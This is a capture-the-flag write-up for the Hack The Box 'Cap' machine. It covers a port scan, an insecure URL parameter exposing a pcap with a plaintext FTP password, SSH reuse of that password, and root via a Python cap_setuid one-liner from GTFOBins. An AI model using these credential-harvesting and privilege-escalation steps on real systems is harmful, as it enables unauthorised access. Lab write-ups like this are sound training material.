
Hack the Box : Cap (Linux)

Tools used : Wireshark, GTFObins

Machine IP's address : 10.10.10.245




1. Perform nmap scan to find any open ports

Command : nmap 10.10.10.245


It shows that there are three ports are opened which is port 21 (ftp), port 22 (ssh) and port 80 (http).

```
root@kali:~# nmap 10.10.10.245
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-21 06:13 EDT
Nmap scan report for 10.10.10.245
Host is up (0.22s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```


2. Run the machine's ip address on browser to check the http site on port 80. The site displays dashboard about security event, failed login attempt and port scans on the network. The site has been logged in by Nathan as username.



On the left side bar, there is a PCAP analysis. PCAP stands for "packet capture", means that the number packets of data send through over the network.




The site display above shows no value. So I change the parameter from 12 to 0 (10.10.10.245/data/0) so the site will display some value. The PCAP file can be download and monitor them using Wireshark.



3. Run Wireshark to open the pcap file.

Command : wireshark 0.pcap



I monitor the packet line and I found the username and password for the FTP server.

33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.

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4. With the credentials that I get. I randomly try to login using ssh and it works.

```
root@kali:~# ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ECDSA key fingerprint is SHA256:8TaASv/TRhdOSeq3woLxOcKrIOtDhrZJVrrE0WbzjSc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ECDSA) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun 21 11:02:09 UTC 2021

  System load:           0.0
  Usage of /:            35.5% of 8.73GB
  Memory usage:          37%
  Swap usage:            0%
  Processes:             249
  Users logged in:       1
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb9:4564

  => There are 4 zombie processes.




The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Jun 21 11:01:34 2021 from 10.10.14.79
nathan@cap:~$
```

Once logged in, I can access to the user flag.

```
nathan@cap:~$ ls
snap  user.txt
nathan@cap:~$ cat user.txt
[redacted]
```

5. Privilege escalation

Command : sudo -l

I execute this command to see if there are any other commands that are allowed or not allowed by the user (nathan) on the host. The result shows that nathan is not allowed to run sudo on host.

```
-bash-5.0$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
```

Now I know that nathan does not have permission to run sudo. I try to search for SUID (Set User ID) binaries that can escalate the privileges to get the root shell.

Command : getcap -r / 2>/dev/null

getcap - display the name and capabilities of specified file
-r - allow recursive search
2>/dev/null - redirect errors to black hole, means that ignore error output from the command

After using the command, I managed to get the cap_setuid which is located on the python3.8 folder.

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Next I discovered a commonly used privilege escalation tool, GTFOBins.

https://gtfobins.github.io/

GTFOBins

Star 4,812

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

I searched for python binaries, and one of the contents show exactly what I needed

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Command : python3 -c ‘import os; os.setuid(0); os.system("/bin/sh)'

Using the command that I copied from [GTFOBins](), I managed to get the root shell of the host. After that, I can access to the flag that located in root.txt

```
-bash-5.0$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# cd
# ls
snap  user.txt
# whoami
root
# cd root
/bin/sh: 4: cd: can't cd to root
# cd /root
# ;s
/bin/sh: 6: Syntax error: ";" unexpected
# ls
/bin/sh: 6: sls: not found
# ls
root.txt  snap
# cat root.txt
[redacted]
```

Cap Pwned